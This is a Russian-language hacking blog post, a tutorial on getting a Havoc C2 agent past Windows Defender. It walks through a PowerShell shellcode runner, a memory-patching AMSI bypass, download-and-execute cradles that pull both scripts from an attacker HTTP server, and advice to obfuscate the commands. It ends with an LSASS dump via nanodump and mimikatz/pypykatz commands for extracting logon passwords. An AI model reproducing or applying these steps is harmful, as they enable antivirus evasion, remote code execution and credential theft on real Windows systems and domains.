Как провести Havoc agent через Windows Defender (2024)


teletype.in/@haccking/jOf1SYM7OYP

Life-Hack Media October 17, 2024


Привет всем! Сегодня я покажу вам метод, как обойти последнюю версию Windows Defender с помощью Havoc Demons по состоянию на сентябрь 2024 года.

Мы будем использовать offensive powershell: найдём shellcode-раннер на PowerShell и объединим его с рабочим обходом AMSI, чтобы выполнить его в памяти.

Я буду использовать следующий shellcode-раннер на PowerShell: https://github.com/dievus/PowerShellRunner/blob/main/runner.ps1



Теперь я сгенерирую shellcode для agent Havoc, который будет сохранён в файл с расширением .bin.



Теперь мы можем использовать <u>скрипт</u> на Python 2 для конвертации нашего binфайла в shellcode, который можно вставить в скрипт runner.ps1.

Теперь мы можем скопировать этот shellcode в переменную \$buf в скрипте runner.ps1.

Однако, если мы попробуем запустить наш shellcode таким образом, могут возникнуть ошибки. Это, скорее всего, связано с тем, что выделено недостаточно памяти для выполнения. Нам нужно отредактировать переменную \$cucumbers, которая вызывает функцию Windows API VirtualAlloc.

Согласно документации, второй параметр функции определяет размер выделяемой памяти.

```
C++

LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD flAllocationType,
  [in] DWORD flProtect
);
```

Итак, мы переместим переменную \$cucumbers cpaзу после нашего shellcode и изменим второй параметр функции VirtualAlloc, чтобы он соответствовал размеру нашего shellcode. Это гарантирует, что для успешного выполнения кода будет выделено достаточно памяти.

Затем я тестирую это с отключенной антивирусной защитой на машине с Windows и убеждаюсь, что это работает.

Однако этого недостаточно, чтобы избежать обнаружения со стороны Defender.

Я попытаюсь использовать <u>недавний обход Antimalware Scan Interface (AMSI)</u>, чтобы мы могли выполнить нашу .

```
PS C:\Users\Administrator\Desktop> "Invoke-Mimikatz"
  "Invoke-Mimikatz"
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException + FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\Administrator\Desktop> .\NukeAmsi.ps1
 Developed by Abhishek Sharma | Date: 10/08/24
 Created for educational purposes only
Starting AMSI modification script...
Modifying all PowerShell processes...
Modifying process with ID System.Diagnostics.Process (powershell).Id
Modifying AMSI for process ID: 796
Loading amsi.dll...
Getting address of AmsiOpenSession function...
Changing memory protection at address 140729753809571 to PAGE EXECUTE READWRITE...
Patching memory at address 140729753809571 with byte 0xEB...
Memory patched successfully at address 140729753809571.
Restoring original memory protection...
Closing handle to process with ID 796.
AMSI modification script completed.
PS C:\Users\Administrator\Desktop> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\Administrator\Desktop> _
```

Это сработало! Теперь давайте настроим сервер на Python, с которого мы попытаемся скачать наш обход AMSI вместе с нашим shellcode-раннер.

```
root@ kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


```
PS C:\Users\Administrator> iex (new-object net.webclient).downloadstring('http://192.168.234.152:8080/NukeAmsi.ps1')

Developed by Abhishek Sharma | Date: 10/08/24
Created for educational purposes only

Starting AMSI modification script...
Modifying all PowerShell processes...
Modifying process with ID System.Diagnostics.Process (powershell).Id
Modifying Process ID: 5536
Loading amsi.dll...
Getting address of AmsiOpenSession function...
Getting address of AmsiOpenSession function...
Changing memory protection at address 140704942338723 to PAGE_EXECUTE_READWRITE...
Patching memory at address 140704942338723.
Restoring original memory protection...
Closing handle to process with ID 5536.
AMSI modification script completed.
PS C:\Users\Administrator> iex (new-object net.webclient).downloadstring('http://192.168.234.152:8080/runner.ps1')
```

Примечание: возможно, потребуется обфусцировать команды iex, так как они могут блокироваться Windows Defender.

И вот у нас получилось получить оболочку (shell) в Havoc!



И мы можем даже выполнять .NET-бинарные файлы без проблем

или извлекать Isass.

```
29/09/2024 19:42:03 [5pider] Demon » nanodump --valid

[*] [EB061A98] Tasked demon to execute nanodump BOF

[+] Send Task to Agent [31 bytes]

[*] Started download of file: 1727653318_lsass.dmp [77089348]

[+] Finished download of file: 1727653318_lsass.dmp

[+] Received Output [175 bytes]:

Done, to get the secretz run:

python3 -m pypykatz lsa minidump 1727653318_lsass.dmp

mimikatz.exe "sekurlsa::minidump 1727653318_lsass.dmp" "sekurlsa::logonPasswords full" exit

[*] BOF execution completed

[administrator/HYDRA-DC] powershell.exe/5536 x64 (PSYCHO.local)

>>>
```

Источник

Life-Hack Media:

Life-Hack - Жизнь-Взлом

Новости Кибербеза